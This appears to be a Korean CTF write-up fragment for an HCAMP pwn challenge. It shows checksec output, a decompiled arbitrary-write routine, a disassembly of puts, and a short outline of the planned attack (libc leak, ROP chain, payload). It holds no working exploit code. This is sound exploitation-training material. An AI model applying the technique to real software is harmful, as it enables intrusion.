

# 내 여자친군 내가 최고랬어

SISS 이소연

# 보호기법




```
sync210@sync210-virtual-machine:~/siss/HCAMP/finale/0990-chall$ checksec 990 lib
c.so.6
[*] '/home/sync210/siss/HCAMP/finale/0990-chall/990'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/sync210/siss/HCAMP/finale/0990-chall/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
sync210@sync210-virtual-machine:~/siss/HCAMP/finale/0990-chall$
```



```c
printf("Length: ");
read(0, &nbytes, 8uLL);
printf("Where: ");
read(0, &buf, 8uLL);
printf("Name: ");
read(0, buf, nbytes);
puts("hi");
break;
```

size와 주소를 입력받음.
입력된 주소에 size만큼 입력받음.
puts 실행



```
pwndbg> disass puts
Dump of assembler code for function __GI__IO_puts:
Address range 0x7ffff7c80e50 to 0x7ffff7c80fe9:
   0x00007ffff7c80e50 <+0>:     endbr64
   0x00007ffff7c80e54 <+4>:     push   r14
   0x00007ffff7c80e56 <+6>:     push   r13
   0x00007ffff7c80e58 <+8>:     push   r12
   0x00007ffff7c80e5a <+10>:    mov    r12,rdi
   0x00007ffff7c80e5d <+13>:    push   rbp
   0x00007ffff7c80e5e <+14>:    push   rbx
   0x00007ffff7c80e5f <+15>:    sub    rsp,0x10
   0x00007ffff7c80e63 <+19>:    call   0x7ffff7c28490 <*ABS*+0xa86a0@plt>
   0x00007ffff7c80e68 <+24>:    mov    r13,QWORD PTR [rip+0x198fc9]        # 0x7ffff7e19e38
   0x00007ffff7c80e6f <+31>:    mov    rbx,rax
   0x00007ffff7c80e72 <+34>:    mov    rbp,QWORD PTR [r13+0x0]
   0x00007ffff7c80e76 <+38>:    mov    eax,DWORD PTR [rbp+0x0]
   0x00007ffff7c80e79 <+41>:    and    eax,0x8000
   0x00007ffff7c80e7e <+46>:    jne    0x7ffff7c80ed8 <__GI__IO_puts+136>
   0x00007ffff7c80e80 <+48>:    mov    r14,QWORD PTR fs:0x10
   0x00007ffff7c80e89 <+57>:    mov    r8,QWORD PTR [rbp+0x88]
   0x00007ffff7c80e90 <+64>:    cmp    QWORD PTR [r8+0x8],r14
   0x00007ffff7c80e94 <+68>:    je     0x7ffff7c80f88 <__GI__IO_puts+312>
```


# 시나리오

libc leak

rop gadget 작성

payload 전송

